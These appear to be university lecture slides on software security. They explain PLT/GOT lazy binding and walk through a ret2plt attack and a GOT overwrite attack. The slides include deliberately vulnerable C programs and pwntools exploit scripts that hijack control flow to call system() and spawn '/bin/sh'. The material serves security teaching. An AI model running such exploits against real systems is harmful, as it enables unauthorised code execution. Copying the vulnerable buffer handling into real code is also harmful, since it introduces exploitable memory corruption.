


# CSC 472 Software Security

## GOT Overwrite Attack

Dr. Si Chen (schen@wcupa.edu)



# Review

# **Bypassing ASLR/NX with Ret2PLT**

# How to bypass ASLR/NX?

When ASLR has been enabled, we no longer can be sure where the libc will be mapped at.

However, that begs the question: **how does the binary know where the address of anything is now that they are randomized?**

The answer lies in something called the **Global Offset Table (GOT)** and the **Procedure Linkage Table (PLT)**.

# ASM CALL

Call's in ASM are ALWAYS to absolute address


```
0x08048588 <+85>:    call    0x80484b6 <show_time>
```

How does it work with dynamic addresses for shared libraries?

Solution:

- A “helper” at static location
- In Linux: the **Global Offset Table (GOT)** and the **Procedure Linkage Table (PLT)**. (they work together in tandem)


# Procedure Linkage Table (PLT)



How does it work?

- “call system” is actually call `system@plt`
- The PLT resolves `system@libc` at runtime
- The PLT stores `system@libc` in `system@got`

# Call System() Function in libc with PLT, GOT



# Call System() Function in libc with PLT, GOT

**.code:**

```
call <system@plt>
```

**.plt:**

```
call <system@got>
```

**.got:**


```
call <system@libc>
```

Write system@libc

RTLD:

Resolve  
address of  
system@libc

# Call System() Function in libc with PLT, GOT



# Lazy Binding



.code:

```
call <system@plt>
```

.plt:

```
call <system@got>
```

.got:

```
call <RTLD>
```

RTLD:

Resolve  
address of  
system@libc

1<sup>st</sup> time call System()

After the 1<sup>st</sup> System() call

.code:

```
call <system@plt>
```

.plt:

```
call system@libc >
```

system@libc:

[Code]

# Bypass ASLR/NX with Ret2plt Attack

```
→ ~ echo 2 > /proc/sys/kernel/randomize_va_space
```

**Enable ASLR** (Address space layout randomization)

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

ret2plt.c

# Bypass ASLR/NX with Ret2plt Attack

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

ret2plt.c

```
→ ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o ret2plt ./ret2plt.c
```

PIE

Position independent executable

# Check PLT stub Address

```
➔ ~ objdump -d ./ret2plt .plt

./ret2plt:      file format elf32-i386

Disassembly of section .init:

0804830c <_init>:
804830c:      53                push    %ebx
804830d:      83 ec 08          sub     $0x8,%esp
8048310:      e8 db 00 00 00    call    80483f0 <_x86.get_pc_thunk.bx>
8048315:      81 c3 eb 1c 00 00 add     $0x1ceb,%ebx
804831b:      8b 83 fc ff ff    mov     -0x4(%ebx),%eax
8048321:      85 c0             test    %eax,%eax
8048323:      74 05             je      804832a <_init+0x1e>
8048325:      e8 66 00 00 00    call    8048390 <_gmon_start__@plt>
804832a:      83 c4 08          add     $0x8,%esp
804832d:      5b                pop     %ebx
804832e:      c3                ret
```

```
Disassembly of section .plt:

08048330 <_.plt>:
8048330:      ff 35 04 a0 04 08 pushl   0x804a004
8048336:      ff 25 08 a0 04 08 jmp     *0x804a008
804833c:      00 00            add     %al,(%eax)
...

08048340 <read@plt>:
8048340:      ff 25 0c a0 04 08 jmp     *0x804a00c
8048346:      68 00 00 00 00    push    $0x0
804834b:      e9 e0 ff ff ff    jmp     8048330 <_.plt>


08048350 <printf@plt>:
8048350:      ff 25 10 a0 04 08 jmp     *0x804a010
8048356:      68 08 00 00 00    push    $0x8
804835b:      e9 d0 ff ff ff    jmp     8048330 <_.plt>

08048360 <puts@plt>:
8048360:      ff 25 14 a0 04 08 jmp     *0x804a014
8048366:      68 10 00 00 00    push    $0x10
804836b:      e9 c0 ff ff ff    jmp     8048330 <_.plt>

08048370 <system@plt>:
8048370:      ff 25 18 a0 04 08 jmp     *0x804a018
8048376:      68 18 00 00 00    push    $0x18
804837b:      e9 b0 ff ff ff    jmp     8048330 <_.plt>


08048380 <__libc_start_main@plt>:
8048380:      ff 25 1c a0 04 08 jmp     *0x804a01c
8048386:      68 20 00 00 00    push    $0x20
804838b:      e9 a0 ff ff ff    jmp     8048330 <_.plt>
```

0x08048370  
For system@plt



# Find Useable String as Parameter for System() function

The sheep are blue,  
but you see **red**



```
→ ~ strings -a ./ret2plt
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
printf
read
system
__libc_start_main
GLIBC_2.0
__gmon_start__
UWS
[^_]
date
Your name is %s
Welcome to the Matrix.
The sheep are blue, but you see red
Time is very important to us.
;*2$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
```

## ed

Unix-like operating system command

ed is a line editor for the Unix operating system. It was one of the first parts of the Unix operating system that was developed, in August 1969. It remains part of the POSIX and Open Group standards for Unix-based operating systems, alongside the more sophisticated full-screen editor vi.

[Wikipedia](#)

```
printf@GLIBC_2.0
vuln
_edata
show_time
```

# Pwn Script

```
from pwn import *

system_plt = 0x08048370
ed_str = 0x8049675
def main():
    # Start the process
    p = process("./ret2plt")

    # print the pid
    raw_input(str(p.proc.pid))

    # craft the payload
    payload = "A" * 76
    payload += p32(system_plt)
    payload += p32(0x41414141)
    payload += p32(ed_str)
    payload = payload.ljust(96, "\x00")

    # send the payload
    p.send(payload)

    # pass interaction to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

```
→ ~ objdump -d ./ret2plt.plt
```

```
./ret2plt:      file format elf32-i386
```

Disassembly of section .init:

```
0804830c <_init>:
804830c: 53                push    %ebx
804830d: 83 ec 08         sub     $0x8,%esp
8048310: e8 db 00 00 00   call   80483f0 <_x86.get_pc_thunk.bx>
8048315: 81 c3 eb 1c 00 00 add     $0x1ceb,%ebx
804831b: 8b 83 fc ff ff   mov     -0x4(%ebx),%eax
8048321: 85 c0            test    %eax,%eax
8048323: 74 05            je      804832a <_init+0x1e>
8048325: e8 66 00 00 00   call   8048390 <_gmon_start__@plt>
804832a: 83 c4 08         add     $0x8,%esp
804832d: 5b              pop     %ebx
804832e: c3              ret
```

Disassembly of section .plt:

```
08048330 <_plt>:
8048330: ff 35 04 a0 04 08 pushl   0x804a004
8048336: ff 25 08 a0 04 08 jmp     *0x804a008
804833c: 00 00         add     %al,(%eax)
...

08048340 <read@plt>:
8048340: ff 25 0c a0 04 08 jmp     *0x804a00c
8048346: 68 00 00 00 00 push    $0x0
804834b: e9 e0 ff ff ff jmp     8048330 <_plt>

08048350 <printf@plt>:
8048350: ff 25 10 a0 04 08 jmp     *0x804a010
8048356: 68 08 00 00 00 push    $0x8
804835b: e9 d0 ff ff ff jmp     8048330 <_plt>

08048360 <puts@plt>:
8048360: ff 25 14 a0 04 08 jmp     *0x804a014
8048366: 68 10 00 00 00 push    $0x10
804836b: e9 c0 ff ff ff jmp     8048330 <_plt>

08048370 <system@plt>:
8048370: ff 25 18 a0 04 08 jmp     *0x804a018
8048376: 68 18 00 00 00 push    $0x18
804837b: e9 b0 ff ff ff jmp     8048330 <_plt>

08048380 <__libc_start_main@plt>:
8048380: ff 25 1c a0 04 08 jmp     *0x804a01c
8048386: 68 20 00 00 00 push    $0x20
804838b: e9 a0 ff ff ff jmp     8048330 <_plt>
```

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
```


```
void show_time() {
    system("date");
    system("cal");
}
```

```
void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}
```

```
int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

Is it possible to hack the program without system() (in the .PLT)?

# GOT Overwrite Attack



Global Offset Table

# bypassGOT.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

struct record {
    char name[24];
    char * album;
};

int main() {
    // Print Title
    puts("This is a Jukebox");

    // Create the struct record
    struct record now_playing;
    strcpy(now_playing.name, "Simple Minds");
    now_playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now_playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Read some user data
    read(0, now_playing.name, 28);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Overwrite the album
    read(0, now_playing.album, 4);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Print the name again
    puts(now_playing.name);
}
```

# bypassGOT.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>

struct record {
    char name[24];
    char * album;
};

int main() {
    // Print Title
    puts("This is a Jukebox");

    // Create the struct record
    struct record now_playing;
    strcpy(now_playing.name, "Simple Minds");
    now_playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now_playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Read some user data
    read(0, now_playing.name, 28);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Overwrite the album
    read(0, now_playing.album, 4);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Print the name again
    puts(now_playing.name);
}
```

The program is vulnerable in two ways:

1. It provides an **information leak opportunity** when the `now_playing.album` pointer is overwritten and the album name is printed.
2. It provides a **write what where primitive** when the `now_playing.album` pointer is overwritten and input is provided to the second prompt.

# Struct.c

```
#include <stdio.h>
#include <string.h>

struct student
{
    int id1;
    int id2;
    char a;
    char b;
    float percentage;
};

int main()
{
    int i;
    struct student record1 = {1, 2, 'A', 'B', 90.5};

    printf("size of structure in bytes : %d\n",
        sizeof(record1));

    printf("\nAddress of id1      = %u", &record1.id1 );
    printf("\nAddress of id2      = %u", &record1.id2 );
    printf("\nAddress of a        = %u", &record1.a );
    printf("\nAddress of b        = %u", &record1.b );
    printf("\nAddress of percentage = %u",&record1.percentage);

    return 0;
}
```

# Struct.c

size of structure in bytes : 16


Address of id1 = 675376768

Address of id2 = 675376772


Address of a = 675376776

Address of b = 675376777

Address of percentage = 675376780



# bypassGOT.c



Global Offset Table

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

struct record {
    char name[24];
    char * album;
};

int main() {
    // Print Title
    puts("This is a Jukebox");

    // Create the struct record
    struct record now_playing;
    strcpy(now_playing.name, "Simple Minds");
    now_playing.album = (char *) malloc(sizeof(char) * 24);
    strcpy(now_playing.album, "Breakfast");
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Read some user data
    read(0, now_playing.name, 28);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Overwrite the album
    read(0, now_playing.album, 4);
    printf("Now Playing: %s (%s)\n", now_playing.name, now_playing.album);

    // Print the name again
    puts(now_playing.name);
}
```

If we take a look at the source code again, the following function is called last:

`puts(now_playing.name);`

If we leak the address of puts in libc, we can calculate the address of the **libc base and subsequently**, the address of the system function. Also, once we have that, **we can write the address of the system function into the puts@got entry so that when this final line executes, it will actually execute:**

`system(now_playing.name);`

Which means that system will be called with a parameter that we control!

# Pwn Script

```
#!/usr/bin/python

from pwn import *

def main():
    p = process("./bypassG0T")

    # Craft first stage (arbitrary read)

    leak_address = 0x0804a018 # Address of puts@got
    command = "/bin/sh"
    stage_1 = command.ljust(24, "\x00") + p32(leak_address)

    p.recvrepeat(1)

    # Send the first stage
    p.send(stage_1)

    # Parse the response
    data = p.recvrepeat(1)
    log.info("leaked data: %s" % data)
    leak = data[data.find("(") + 1 : data.rfind(")")]
    log.info("Got leaked data: %s" % leak)
    puts_addr = u32(leak[:4])
    log.info("puts@libc : 0x%x" % puts_addr)

    # Overwrite puts@got
    offset_libc_start_main_ret = 0x18e81
    offset_system = 0x0003cd10
    offset_dup2 = 0x000e6110
    offset_read = 0x000e5620
    offset_write = 0x000e56f0
    offset_str_bin_sh = 0x17b8cf
    offset_puts = 0x00067360
    libc_base = puts_addr - offset_puts
    log.info("libc base: 0x%x" % libc_base)
    system_addr = libc_base + offset_system
    log.info("system@libc: 0x%x" % system_addr)
    p.send(p32(system_addr))

    p.interactive()

if __name__ == "__main__":
    main()
~
```

# Q & A